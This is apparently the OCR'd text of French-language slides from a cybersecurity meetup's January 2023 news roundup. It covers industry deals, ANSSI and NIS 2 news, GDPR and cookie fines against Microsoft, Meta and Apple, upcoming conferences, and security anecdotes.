- Rappel les entêtes contiennent des données intéressantes (émetteur, destinataires, titre…)

https://www.bleepingcomputer.com/news/security/google-introduces-end-to-end-encryption-for-gmail-on-the-web/

Perdu parmi les portails Microsoft ?

- Ce site est fait pour vous

https://msportals.io/

Business et Politique

Business
France

Evidian et … Airbus ?

- Airbus envisagerait d'investir dans l'unité de cybersécurité Evidian d'Atos

  https://www.lesechos.fr/tech-medias/hightech/atos-les-intentions-dairbus-se-precisent-face-a-thales-1893093

Sopra Steria achète CS Group

https://www.lesechos.fr/tech-medias/hightech/sopra-steria-se-renforce-dans-la-defense-et-le-spatial-avec-le-rachat-de-cs-group-1779363

Droit / Juridique / Politique
Monde

Nouveau directeur de l'ANSSI : Vincent Strubel

- 15 ans à l'ANSSI puis 2 ans à l'OSIIC
  - Opérateur des systèmes d'information interministériels classifiés
- Nommé le 04/01/2023 en Conseil des ministres
- A l'origine de CLIP OS

https://www.ssi.gouv.fr/agence/organisation/direction-generale/

Droit du pentest vis à vis de l'hébergeur ?

- Vous auditez les app/services/serveurs de votre client
  - Chez un hébergeur tier
- Autorisation ? Bipartite ? Tripartite ? S'il refuse ?
- Marc-Antoine LEDIEU a tout épluché pour vous
  - *Volodia te remercie* 😁

https://technique-et-droit-du-numerique.fr/438-le-droit-au-pen-test-sur-l-hebergeur-du-pen-teste-en-2023/

Droit / Juridique / Politique
Monde

Directive NIS 2 (SRI 2)

- Publiée au Journal officiel de l'UE le 27 décembre 2022
- Entrera en vigueur en septembre 2024 au plus tard

https://digital-strategy.ec.europa.eu/fr/policies/nis-directive

Amesys/Nexa, annulation de la mise en examen

- Les dirigeants deviennent "témoins assistés"

https://www.nextinpact.com/lebrief/70623/cybersurveillance-en-egypte-cour-dappel-annule-mises-en-examen-damesysnexa

Droit / Juridique / Politique
Monde

Microsoft, amende de 60m€ par la CNIL

- Dépôt de cookies dans autorisation sur Bing
- Absence de mécaniques simple pour refuser les cookies
  - Calculez le coût par utilisateur sachant que… qui utilise encore Bing ? 😂

https://www.cnil.fr/fr/cookies-sanction-de-60-millions-deuros-lencontre-de-microsoft-ireland-operations-limited

Meta / Facebook, deux amendes d'un total de 390m€

- PAr la DPC (CNIL Irlandaise)
- 210m€ pour Facebook et 180 pour Instagram

https://www.lemonde.fr/pixels/article/2023/01/04/l-union-europeenne-inflige-390-millions-d-euros-d-amendes-a-meta-pour-violation-du-rgpd_6156613_4408996.html

Apple, amende de 8m€ pour traçage publicitaire

https://www.lemonde.fr/pixels/article/2023/01/04/l-union-europeenne-inflige-390-millions-d-euros-d-amendes-a-meta-pour-violation-du-rgpd_6156613_4408996.html

Conférences

Conférences

Passée

- Meetup Defcon Paris, 9 janvier 2023

A venir

- Meetup OSINT FR, 17 janvier à Bordeaux et 20 janvier à Paris
  https://twitter.com/OsintFr/status/1611045001588260869
- JSSI, 14 mars 2023 à Paris
  - "La transformation de la Cybersecurité", CFP ouvert
  - https://www.ossir.org/conference/jssi-2023/
- CORI&IN, 5 juin avril 2023, pendant le FIC
- BotConf, 11 au 14 avril 2023 à Strasbourg
- SSTIC 2023, 7 au 9 juin 2023

Divers / Trolls velus

Divers / Trolls velus

Quand tu te fais passer pour une membre de CULT OF THE DEAD COW (cDc)

- Une personne se fait passer pour un membre depuis longtemps
- La réponse du groupe est cinglante (et justifiée)

https://notcdc.com/

Quand tu oublies de nettoyer la carte mémoire de ton lecteur biométrique

- Equipement biométrique (empreinte et iris) achetée sur eBay
- La carte mémoire n'a pas été effacée
- Noms, nationalités, photos, empreintes digitales et des iris…
  - De 2 632 personnes 😳


https://infosec.exchange/@Dmaynor/109586367237589551

Divers / Trolls velus

Un IMSI catcher dans une voiture conduite par une femme sous stupéfians !!?

- Arrestation de la conductrice
- Les policiers voient des câbles, des antennes, une grosse valise d'informatique…
- Ils font tout sauter !
- Qui est-ce ? Pourquoi ce matériel ???

https://twitter.com/hackerfantastic/status/1609946641238204419



Divers / Trolls velus

Article sur le collectif créé par SaXX “Hackeur sans frontières / Hackers without borders”

- Très bon article, à lire !
- Surtout focalisé sur le cas “Florent Curtet”
  - Avec des citations de tweets de @h_miser
  - En réponse, Curtet harcèle à nouveau h_miser, champion !
  - Puis annoncer quitter le collectif

https://www.ege.fr/infoguerre/la-faillite-ethique-de-long-hackers-sans-frontieres

Apprenez le Rust

- Et faites des développements sécurisés
- Cours de Rust publié par Google

https://twitter.com/ajuliettedev/status/1608401605933633536

Divers / Trolls velus

Fortinet “I’m a Firewall”


- Chanson de 2015,
  https://twitter.com/vxunderground/status/1611450152509739008
- retirée depuis mais republiée ;-)
  https://www.youtube.com/watch?v=bdw3pcXTxec

- Avez-vous “What Did Sogeti Do” ?

Le Top arbitraire de l’année écoulée

Pas eu le temps… il manquait 1h 😅
Nous décalons à février

Et pour 2023 ???



Prochaines réunions

Prochaine réunion

- Mardi 14 février 2023

After Work

- Euh… un after-quoi !!?
- Si vous avez des adresses de bars, contactez nous
  - Vidéo projecteur
  - Possibilité de privatiser
  - Bière + buffet campagnard 🤩

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous